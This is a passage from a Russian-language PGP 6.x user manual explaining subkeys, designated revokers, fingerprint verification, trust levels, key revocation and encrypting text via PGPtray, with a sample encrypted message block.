
Не создавайте подключ меньшей длины, чем базовый ключ шифрования. Скажем, если ваш базовый ключ имеет длину 2048 бит, не создавайте подклочи меньшего размера – это снизит стойкость вашей ключевой пары.

3. В поле *Начальная дата* укажите дату, когда данный подключ должен быть активирован.

4. Для параметра *Срок истекает* выберите либо *Никогда*, чтобы не ограничивать период действия подклочи, либо *Дата* и укажите дату окончания его действия. Во избежание недоразумений при использовании нескольких подклочей не допускайте совпадения, наложения и пересечения дат начала и окончания их действия.

5. Нажмите *ОК*.

6. Введите ключевую фразу и снова нажмите *ОК*.

Дополнительный подключ шифрования будет сгенерирован и добавлен к базовому ключу. Теперь вам нужно обновить ключ на сервере или самостоятельно передать его всем корреспондентам с тем, чтобы при шифровании они использовали новые сгенерированные подклочи.

Если у вас возникли подозрения, что любой из подклочей был скомпрометирован (обычно это относится к тому, который действует в настоящий момент), вы можете аннулировать его вместо аннулирования открытого ключа в целом.

Чтобы аннулировать подключ шифрования:

1. Во вкладке *Подклочи* выделите нужный и нажмите кнопку *Аннулировать*.

2. PGP предупредит, что аннулирование подклочи сделает невозможным зашифрование с его помощью любой информации. Если вы уверены в своих действиях, нажмите *Да*.

3. Введите ключевую фразу и нажмите *ОК*. Обязательно обновите свой открытый ключ на сервере и разошлите соответствующие уведомления своим постоянным корреспондентам!

Чтобы удалить подключ с базового ключа:

1. Во вкладке *Подклочи* выделите нужный и нажмите кнопку *Аннулировать*.

2. PGP предупредит, что удаление подклочи носит необратимый характер и делает невозможным расшифрование любой зашифрованной им информации (поскольку будет удалена и соответствующая часть с базового закрытого ключа).

3. Если действительно хотите это сделать, нажмите *Да*. Обязательно обновите свой открытый ключ на сервере и разошлите обновлённые копии своим постоянным корреспондентам!

### 2.3.2.3 Свойства "отменителя"

Вкладка *Аннуляторы* (рисунок 2.14) содержит список ключей, владельцы которых уполномочены при необходимости аннулировать данный открытый ключ.



Рис. 2.14

Если ключ "отменителя" отсутствует на вашей связке, он будет представлен строкой "*Неизвестный ключ*", за которой следует идентификационный номер. Выделите номер и нажмите кнопку *Update from Server*, чтобы загрузить копию открытого ключа с сервера.

Обязательно загружайте к себе на связку ключи всех уполномоченных вашими корреспондентами "отменителей". В противном случае PGP не сможет корректно проверять ключи на предмет "аннулированности" и в итоге вы можете использовать скомпрометированный ключ!

### 2.3.3 Сертификация открытых ключей


Хотя асимметричные криптосистемы являются лучшим решением для обмена ключами и зашифрованной информацией, они крайне уязвимы к атакам "человек в середине", когда злоумышленник пытается выдать свой поддельный открытый ключ за ключ вашего корреспондента, чтобы позднее перехватывать, читать и изменять пересылаемые сообщения.

Взаимное заверение пользователями открытых ключей друг друга – это краеугольный камень распределённой модели доверия Web of Trust, лежащей в основе PGP и служащей мерой противодействия таким атакам.

Считать открытый ключ корреспондента априорно подлинным можно лишь в одном случае – если он вручил вам свой ключ на жёстком носителе при личной встрече или если очно передал вам отпечаток (не номер ID!) своего ключа. Но зачастую это невозможно, ведь через Интернет приходится общаться с людьми, живущими за тысячи километров. Специально для цели точной идентификации любого открытого ключа они снабжены так называемыми отпечатками. Цифровой отпечаток открытого ключа (fingerprint) – это хэш-значение его материала, столь же уникальное, сколь и сам ключ.

Лучший способ установить подлинность полученной вами копии открытого ключа корреспондента – позвонить ему и попросить прочитать отпечаток с оригинала, хранящегося на его связке (прочитать отпечаток должен именно он вам, а не вы ему!). Маловероятно, что злоумышленник сможет перехватить такой произвольный звонок и провести активную атаку, попытавшись выдать себя за корреспондента. А если вам знаком голос корреспондента, это сделать будет практически невозможно.

Чтобы просмотреть отпечаток ключа, в менеджере PGPkeys нажмите правой кнопкой на имя ключа > *Свойства ключа*. Либо выделите нужный ключ и в панели инструментов нажмите кнопку *Показать свойства ключа или сертификата* (🌐). В появившемся окне свойств ключа обратите внимание на *Отпечаток* (рисунок 2.15).



Рис. 2.15

Отпечаток ключа может быть представлен в двух формах: в виде уникального списка слов или в виде уникальной буквенно-числовой последовательности.

По умолчанию отпечаток представлен уникальным списком т.н. биометрических слов. Эти слова по своему назначению аналогичны международному авиационному алфавиту (наверное, вы слышали в западных фильмах эти "альфа-зулу-фокстрот-гольф" и т.п.),

предназначенному для безошибочной передачи буквенной информации по аудио-каналу с сильными помехами, но в отличие от того алфавита, содержащего всего 26 букв-слов, биометрический словарь PGP включает 256 слов. Если вы решите сравнить отпечаток ключа, позвонив его владельцу, эти фонетически отчётливые слова позволят точно идентифицировать ключ даже по плохой междугородней связи и даже если вы или корреспондент не знаете английского языка.


Отметив галочкой опцию *Шестнадцатеричный*, вы отобразите отпечаток в виде шестнадцатеричного числа. Такой формат удобен для передачи отпечатка через Интернет или его размещения на своём веб-сайте. Можно выделить и копировать число, а затем вставить его в любой документ. Кроме того, отпечаток открытого ключа в шестнадцатеричной форме иногда печатают на оборотной стороне визитных карточек.

Кроме непосредственно заверения чужого открытого ключа вы можете указать некоторый уровень доверия его владельцу в заверении других ключей и в выступлении в качестве их поручителя. Этот показатель считается вашим субъективным мнением о том, насколько данный пользователь компетентен в проверке подлинности открытых ключей, и насколько весомой вы считаете его подпись, заверяющую тот или иной ключ. Это значит, что если в будущем к вам в руки попадёт ключ, подписанный данным пользователем, он изначально будет для вас достоверным, хотя вы лично и не проверяли его подлинность.

Поскольку показатель степени доверия является вашим субъективным конфиденциальным мнением, он не экспортируется вместе с ключом и действителен только на вашей связке.

Чтобы установить степень доверия владельцу ключа убедитесь, что этот ключ вами подписан (экспортируемой или неэкспортируемой подписью). Затем:

1. В окне PGPkeys выделите ключ, и в строке меню выберите *Ключи > Свойства ключа*. В появившемся окне свойств ключа обратите внимание на раздел *Модель доверия* (рисунок 2.16).



Рис. 2.16

2. Используйте регулятор *Уровень доверия*, чтобы установить нужный уровень доверия.

- По умолчанию уровень доверия ключа установлен на *Недовер.* (нет доверия): подписи этого ключа не будут приниматься в расчёт при вычислении достоверности других ключей.
- Если сдвинуть регулятор на средний уровень, подпись станет частично доверяемой и будет частично заверять другие ключи, т.е. одной этой подписи будет недостаточно, чтобы

считать подписанные ключи достоверными: потребуется по меньшей мере две частично доверяемых подписи.


- Если вы считаете, что владелец этого ключа достаточно осторожен и с большой тщательностью проверяет подлинность подписываемых ключей, установите регулятор в положение *Довер*. (полное доверие), и подпись этого ключа будет заверять другие так же, как ваша собственная. Учтите, что ключ, заверенный вами с помощью подписи *Экспортируемая доверенного представителя* или *Неэкспортируемая псевдо-представителя*, уже имеет максимальный уровень доверия, снизить который невозможно.

3. Сделав выбор, закройте окно свойств, чтобы сохранить изменения.

Учтите, что вы не можете менять уровень доверия своих ключей, поскольку логика программы исходит из допущения, что вы полностью доверяете собственным действиям, и ставит вас в основу иерархии вашего дерева сертификации. Программа считает, что конкретный открытый ключ принадлежит вам, если находит на связке соответствующий ему закрытый. Полная ключевая пара всегда имеет уровень доверия *ИмPLICITное доверие* – безусловное доверие.

### 2.3.4 Редактирование сертификата ключа

Сертификат каждого открытого ключа PGP содержит по меньшей мере одну идентифицирующую запись (удостоверение), позволяющую соотнести ключ с владельцем или с одним из его реквизитов: адресом электронной почты, номером ICQ и пр. Новый только что сгенерированный ключ имеет лишь одну такую запись. Но если вы хотите использовать данный ключ для различных email-адресов и других средств связи, хотите добавить фото-удостоверение как дополнительный способ опознавания, то в любой момент можете это сделать.

Обычная запись сертификата OpenPGP включает имя или псевдоним владельца ключа и, по желанию, его email-адрес.

Чтобы добавить обычную запись в сертификат ключа:

1. В окне PGPkeys выделите нужный ключ, в строке меню нажмите *Ключи > Добавить > Имя*.

2. В появившемся окне *Имя нового пользователя* в поле *Новое имя для добавления к ключу* введите своё имя и в поле *Новый адрес для добавления к ключу* – адрес электронной почты. Нажмите *ОК*.

3. Введите ключевую фразу и снова *ОК*.

Новая идентифицирующая запись будет внесена в сертификат ключа. Если вы захотите сделать только что добавленную или любую другую запись сертификата главной (имя и



email-адрес главной записи отображаются в имени ключа напротив иконки , а сама запись стоит первой в списке), выберите нужную, в строке меню нажмите *Ключи > Установить как основное имя* и введите ключевую фразу.

Не забывайте, что после редактирования открытого ключа или внесения любых изменений в содержание его сертификата, ключ нужно обновить на сервере.

Кроме адреса электронной почты сертификат ключа может включать любые другие идентификационные сведения.

Чтобы внести в сертификат иные записи с различными типами идентификации:

1. В окне PGPkeys выделите нужный ключ, в строке меню нажмите *Ключи > Добавить > Имя*.

2. В появившемся окне *Имя нового пользователя* в поле *Новое имя для добавления к ключу* введите своё имя и в поле *Новый адрес для добавления к ключу* – идентификационные сведения. Если добавляете свой номер ICQ для шифрования переговоров при помощи плагина, укажите ID в следующем формате: *ICQ:номер*. Нажмите *ОК*.

3. Введите ключевую фразу и снова *ОК*.

Не забудьте обновить ключ на сервере.

В PGP 6.0 и выше вы также можете добавить в сертификат ключа типа DH/DSS фотографическое удостоверение.

Никогда не опирайтесь на фото-удостоверения для определения подлинности полученного открытого ключа! Используйте их только для первичной идентификации.

Чтобы добавить фото-удостоверение:

1. В окне PGPkeys выделите нужный ключ, в строке меню нажмите *Ключи > Добавить > Фотографию* (рисунок 2.17).



Рис. 2.17

2. Можете добавить фотографию в появившееся окно *Добавление фотографии* тремя разными способами: её можно копировать и вставить (используя клавиши *Ctrl+C / Ctrl+V*), можно перетащить графический файл из Проводника, можно нажать кнопку *Выбрать файл* и выбрать его вручную. Так или иначе, используйте картинку в формате jpeg или bmp (в последнем случае программа конвертирует файл в jpeg автоматически) и, для лучшего качества, с габаритами 120x144 пикселей.

3. Выбрав картинку нажмите *ОК*.

4. Введите ключевую фразу и снова *ОК*.


Фотография будет добавлена к сертификату в виде отдельной записи. Теперь обновите ключ на сервере, чтобы каждый пользователь мог её увидеть в окне свойств полученной им копии вашего ключа.

Если хотите заменить текущую фотографию (при замене будут потеряны все подписи, заверяющие текущее фото-удостоверение):

1. В окне PGPkeys разверните список записей сертификата нужного ключа. Найдите запись вида “ Фотография”.

2. Выделите эту запись, в строке меню нажмите *Правка > Удалить*.

3. Добавьте новую фотографию, как было описано выше. По окончании не забудьте обновить ключ на сервере.

### **2.3.5 Аннулирование ключа**

Если по какой-то причине у вас возникнет подозрение или станет доподлинно известно, что ваша ключевая пара была скомпрометирована, нужно немедленно уведомить всех текущих и будущих корреспондентов не использовать данный открытый ключ для обмена информацией с вами, ибо велик шанс её попадания в чужие руки. Наиболее быстрый и удобный способ сделать это – выпустить сертификат аннулирования ключа (Key Revocation Certificate, KRC). Он будет присоединён к открытому ключу и аннулирует его, а после импортирования этой копии ключа на связку корреспондент не сможет использовать его для зашифрования информации.

Аннулированная ключевая пара не может использоваться для зашифрования и подписания информации. Но ей можно продолжать пользоваться для расшифрования и сверки ЭЦП (в последнем случае вы всякий раз будете получать предупреждение, что ключ аннулирован).

Кроме аннулирования своих ключей вы можете отзываться с чужих ключей собственные сертифицирующие подписи, например, если посчитаете, что ключ скомпрометирован и вы более не можете гарантировать его целостность и принадлежность только изначальному



владельцу, или если по иным причинам не захотите, чтобы другие пользователи полагались на вашу подтверждающую подпись. Аннулированная подпись никогда не берётся в расчёт при вычислении достоверности ключа.

Чтобы аннулировать свою ключевую пару или отозвать подтверждающую подпись с чужого сертификата:

1. В окне PGPkeys выделите нужный ключ или свою ЭЦП, и в строке меню нажмите *Ключи > Аннулировать*.

2. На просьбу подтвердить свои намерения ответьте *Да*, если действительно хотите это сделать.

3. Введите ключевую фразу (при отзыве подписи – ключевую фразу того ключа, которым ставили эту подпись) и нажмите *ОК*.

Ключевая пара или подтверждающая подпись будет аннулирована и отмечена иконкой  или  соответственно. Обязательно обновите ключ на сервере и разошлите уведомления с копиями ключа всем своим постоянным корреспондентам!

Но может сложится и иная ситуация. Допустим, вы забудете свою ключевую фразу или потеряете закрытый ключ (например, после серьёзного системного сбоя). Без закрытого ключа и ключевой фразы вы не сможете издать KRC, чтобы аннулировать открытый ключ и не допустить шифрование им информации, которую теперь тоже невозможно прочитать. Если вы не резервировали свой закрытый ключ, чтобы восстановить его в случае потери, описанный сценарий безнадёжен.

В качестве меры предосторожности можно уполномочить одного или нескольких доверенных человек в чрезвычайной ситуации аннулировать ваш ключ. Эти "отменители" смогут издать сертификат KRC собственными закрытыми ключами без всякого вмешательства с вашей стороны. (Эта функция поддерживается только в PGP 6.0 и выше для ключей типа DH/DSS.)

Чтобы добавить "отменителя":

1. В окне PGPkeys выделите нужный ключ, и в строке меню нажмите *Ключи > Добавить > Аннулирование*.

2. В появившемся списке ключей выделите те из них, владельцам которых хотите дать полномочия аннулирования. Нажмите *ОК*.

3. На просьбу подтвердить свои намерения ответьте *Да*, если действительно хотите это сделать.

4. Введите ключевую фразу и нажмите *ОК*.

Владельцы указанных вами ключей получают полномочия аннулирования и смогут аннулировать ваш ключ, как и любой собственный. Обязательно передайте им обновлённую копию своего ключа, а также отправьте его на сервер.

Также нужно отметить один крайне важный нюанс. Если ваш ключ был аннулирован "отменителем", то, чтобы у стороннего пользователя он выглядел таковым (🔒), и ваш открытый ключ, и открытый ключ "отменителя" должны присутствовать на его связке. Если ключа "отменителя" на связке пользователя нет, ваш аннулированный ключ будет казаться ему нормальным, и он будет продолжать шифровать им информацию. Поэтому ключ "отменителя" должен находиться в относительно широком распространении и, по меньшей мере, его копия должна храниться на общественном сервере-депозитории.

Если уполномоченный отменитель недостаточно добросовестен и есть опасение, что он может злонамеренно аннулировать ваш ключ без всякой на то необходимости, можно поступить иначе. Небезынтересна такая схема: вы создаёте новую ключевую пару, которую добавляете к своему главному ключу в качестве доверенного отменителя. Открытый ключ этой новой пары вы отправляете на сервер, закрытый разделяете на несколько долей, каждую из которых отдаёте на хранение относительно доверенному человеку. В форс-мажорной ситуации все они по вашей просьбе реконструируют этот закрытый ключ и аннулируют им ваш собственный.

## **2.4 Работа с буфером обмена и активным окном**

Хотя шифрование электронной почты более удобно осуществлять с помощью плагинов, далеко не все мэйл-клиенты поддерживают их, да и сами плагины отсутствуют в бесплатной freeware-версии PGP. Однако программа предоставляет ничуть не более сложный способ криптографирования текста – это работа с активным окном и с содержимым буфера обмена через PGPtray. Через PGPtray можно легко зашифровать, расшифровать или подписать любой текст, будь то электронное письмо или содержимое любого текстового файла, а использование комбинаций "горячих клавиш" сделает выполнение этих операций совершенно необременительным.

Два способа работы с текстом через PGPtray – активное окно и буфер обмена – в целом равнозначны. Но если для зашифрования текста в буфере обмена этот текст предварительно нужно туда скопировать, работа с содержимым активного окна более автоматизирована. Немного попрактикуйтесь, и вы сами почувствуете разницу и определите применимость каждого способа для решения тех или иных задач.

### **2.4.1 Зашифрование и подписание текста**

Как правило, удобнее и проще шифровать текст с помощью функции активного окна. Если вам нужно зашифровать или подписать не всё содержимое окна, а только фрагмент

находящегося там текста, достаточно его выделить и, оставив окно в фокусе, выполнить те же инструкции, что и для содержимого окна целиком.

1. Напишите своё письмо, как вы делаете это в обычных условиях. Можно использовать любой текстовый редактор, мэйл-клиент и даже веб-интерфейс почтовой службы. (Желательно отправлять важные сообщения с пустым заголовком темы, чтобы не давать потенциальному злоумышленнику даже малейшей информации о содержании письма.)

2. Составив письмо, выполните одно из следующих действий – они равноправны:

- оставьте окно текстового редактора активным и нажмите на иконку PGPTray (🔒) > Текущее окно > Зашифровать (чтобы только зашифровать), Подписать (чтобы только подписать) или Зашифровать и подписать (чтобы одновременно подписать и зашифровать своё письмо);

- оставьте окно текстового редактора активным и нажмите комбинацию "горячих клавиш", соответствующую требуемой операции с текстом;

- выделите и копируйте текст в буфер обмена (Ctrl+C), нажмите на иконку PGPTray (🔒) > Буфер обмена > требуемая операция с текстом (опция Очистить так же позволяет очистить буфер обмена, а Редактировать – отредактировать его содержимое).

3. Если вы шифруете текст, а не только подписываете его, то в открывшемся окне выбора ключей получателей *Выбор ключа* (рисунок 2.18) укажите, для каких корреспондентов хотите зашифровать своё сообщение. Не удивляйтесь количеству пунктов в верхней части окна – там представлены не отдельные открытые ключи с вашей связки, а все записи сертификатов этих ключей, которых может быть намного больше. Поэтому для каждого получателя сообщения достаточно указать всего одну запись с его ключа.



Рис. 2.18

Перетащите в нижнюю часть окна те из них, для кого вы хотите зашифровать своё послание (можно не перетаскивать, а дважды щёлкнуть по любой записи, чтобы переместить её вниз или вверх). Если у вас выбран ключ "по умолчанию", то он изначально будет присутствовать в числе получателей сообщения. Не стоит его убирать, иначе впоследствии вы сами не сможете расшифровать отправленное письмо, чтобы, скажем, его перечитать.

Индикатор *Validity* показывает степень достоверности каждой из идентификационных записей. Крайне нежелательно шифровать сообщение теми ключами (и отправлять на те адреса), которые отмечены как недостоверные. Проведите хотя бы самую элементарную и минимальную проверку подлинности данного ключа и соответствующей записи и подпишите её.

4. При необходимости отметьте дополнительные опции шифрования и нажмите *ОК*:


- *Безопасный просмотр* – отображать у получателя расшифрованный текст письма в специальном окне *Безопасный просмотр*, используя шрифт, предотвращающий так называемую TEMPEST-атаку (удалённый съём информации по электромагнитному излучению монитора); кроме того, в этом случае сообщение невозможно будет сохранить в виде открытого текста. Разумно использовать для сообщений крайней секретности, но не для повседневных писем (ещё и потому, что этот поставляемый с PGP TEMPEST-защитный шрифт не имеет кириллических символов, и, соответственно, письмо придётся писать латиницей). Также имейте в виду, что в PGP до 6.0 поддержка функции *Безопасный просмотр* отсутствует, и если получатель использует более раннюю версию программы, она выбранную вами опцию просто проигнорирует.

- *Общее шифрование* – симметричное шифрование паролем вместо открытого ключа. При выборе этой опции программа предложит ввести ключевую фразу, которая потребуется и для расшифрования текста. Понятно, что использовать эту функцию для пересылки электронной почты нерационально – криптография с открытым ключом для этой цели практичнее и удобнее. Однако шифрование простым паролем может пригодиться для защиты документов, хранящихся на вашем собственном диске. (С технической точки зрения программа использует введённый пароль для шифрования сеансового ключа, которым шифруется само сообщение по алгоритму, указанному как *Назначенный алгоритм* в настройках PGP.)

5. Если вы электронно подписываете текст, а не только шифруете его, программа попросит ввести ключевую фразу вашего закрытого ключа (если у вас несколько ключевых пар, в меню *Ключи подписи* можно выбрать ключ для подписания).

Учтите, что если у вас выбран ключ "по умолчанию", и его ключевая фраза в данный момент хранится в кэше, этот запрос не появится – PGP автоматически подпишет текст вашим основным ключом. Чтобы выбрать другой ключ вам потребуется предварительно удалить ключевую фразу из оперативной памяти (*PGPtray > Буфер обмена > Очистить*).

PGP зашифрует / подпишет текст и заменит оригинал криптографированным материалом (рисунок 2.19). (Если вместо работы с активным окном вы предпочли работу с буфером обмена, вам самим придётся вставить обработанный текст в нужное приложение.)

```
-----BEGIN PGP MESSAGE-----
Version: PGPfreeware 6.5.8 for non-commercial use <http://www.pgp.com>
Comment: Так будет выглядеть зашифрованное сообщение

qANQR1DBwU4DJDj0ointlicQCADpr4Q06iSkbMZz0MTfTHSGFfpiFv7nPMUm090E1
o1Ib08y1d7i2qqCE3PvcWd8jGEvQrtOk0pW2ACslJaVfLaVr45CAE7YX/BCGismx
rq9fvZd10RhlyeVcbqyAn5i4RRVJzKugQRyVxYaJfMrJpObqVfbj76JELfNQZTFV
bR0bQd2JLLz/6mRN/zqAZf/LLJRVp0AhjM6JQQ1jZ+PmIID9tpX1WWCJ0sHuHgZE
qJdTGChT1IA1QtCgssmPQwIAOgcPI+laCeJ7b7ZR/agyAGlk2TXifnBch/8wyiLN
EbLeywjxbbkWSR11/Ce2/Kzg7z5mhGKjr7ddrLrN+DG7VrJ7B/9Lo3fgeehFMJ7o
iteuOS7xVf1SKbMUMRrPBAEb0mOmRjYmGzNFxJLY3raaTIPSwjmAlZn/4rnFYYxr
yIm8r2Vts0C/50PD1N5j59UEXWI5jbJbb4Tn/49jAISTiEHrUmAG2SQU8GMIafr
JFyYrLOutvhdPR4DR2o/K2zjT23YooWuH2Cqw05SSnex2I84IZMt801jfQ6NshKV
NCXvJ0DA1gUKKbs0o/7GdKfdb7D/TIAKrptBrujYN1li/OARaeA9p7rygZXXy0gj
j16vPmQ9hw8phjENM21PnxRTWS5rKcC6mcs+eRQoTsL9GtyLn4gzrhrNRLTt23pF
cDK1qP60ycGhMO7aJLo2aLVruBYu5rX1kqkgCox/r1bexHmWqBEpYqRZ8+wRhgdu
nk4RFFe4/qSVK343CeHZiedOIDBCXAI3a20arH6XU+gZQQ+1IKNSws6vw8bOnf9S
WZ3f/IuZTZDpZbU6FymkPvRv+6sSsbAugff4asW5PD8rEXBrE74EZNUMSPTzyWxO
IbkCD/s7nTb01VQQJu0iiNHxza2eU3Qs19CjFADzFYehVkpGWv/CP4KrhzFYFuZR
yTKtPqaiu5NzY1S/hDxcjYTYfnAja3RLlgC2JWNSIqJ0kX7vveNo8oApI+nLxlaO
SvZ8yohee1McU4TK02jWRKXSSKMqWLYfLiHWiITU6zHbeFGpvqkhKTVtSe1QrNG6
nIPgyYB3/33psJgBUCq0Ih1rvYIU09gmyjsDNB/VX0EgCWKmOakduUWbREEDgXNr
Jxdj5ZDmBBnfBMCEg6Jgo40hiYroh+Z1IrhLTGnd9iKcEN1Cz6Tpv5FI6vilwYpi
9GZtepAkD9RSdC6Puu2esi4uGWHmGkb/d17DKn2zz9xMxzjI8kViIYzsKxVzDb/M
bNFQL24pQndFzwkKdDIi2sXAE/fZradtbs7caSsx2dBu+wc7UANGoTbWp6p+r7
m0VL2ioUwPodvc09zAxB3TdLPGu9/n4qFh0fZHjSpw+Hom77aQerE1KhbkQs34KT
X67eVp4Upm00IPWJgQW3U8VMksYxFgCuUrHGZWaV6N3ZtFUCqSAF52zdHgOYV1GJ
38US8ztJqQ3nkwIC6wJCJX3NOSAjqZaR1TGT7Nctfx+JV6NYSBRxv5wa
=G8km
-----END PGP MESSAGE-----
```

Рис. 2.19

## 2.4.2 Расшифрование и сверка ЭЦП

Расшифрование текста и сверка цифровой подписи особенно легки с использованием "горячих клавиш" – достаточно пары нажатий. В остальных случаях, как и с шифрованием, можно использовать PGPtray. Если вы хотите расшифровать сообщение через буфер обмена, нужно выделить весь блок шифртекста вместе с заголовками типа “-----BEGIN PGP MESSAGE-----”, “-----END PGP SIGNATURE-----” и др. и целиком копировать его в буфер обмена.

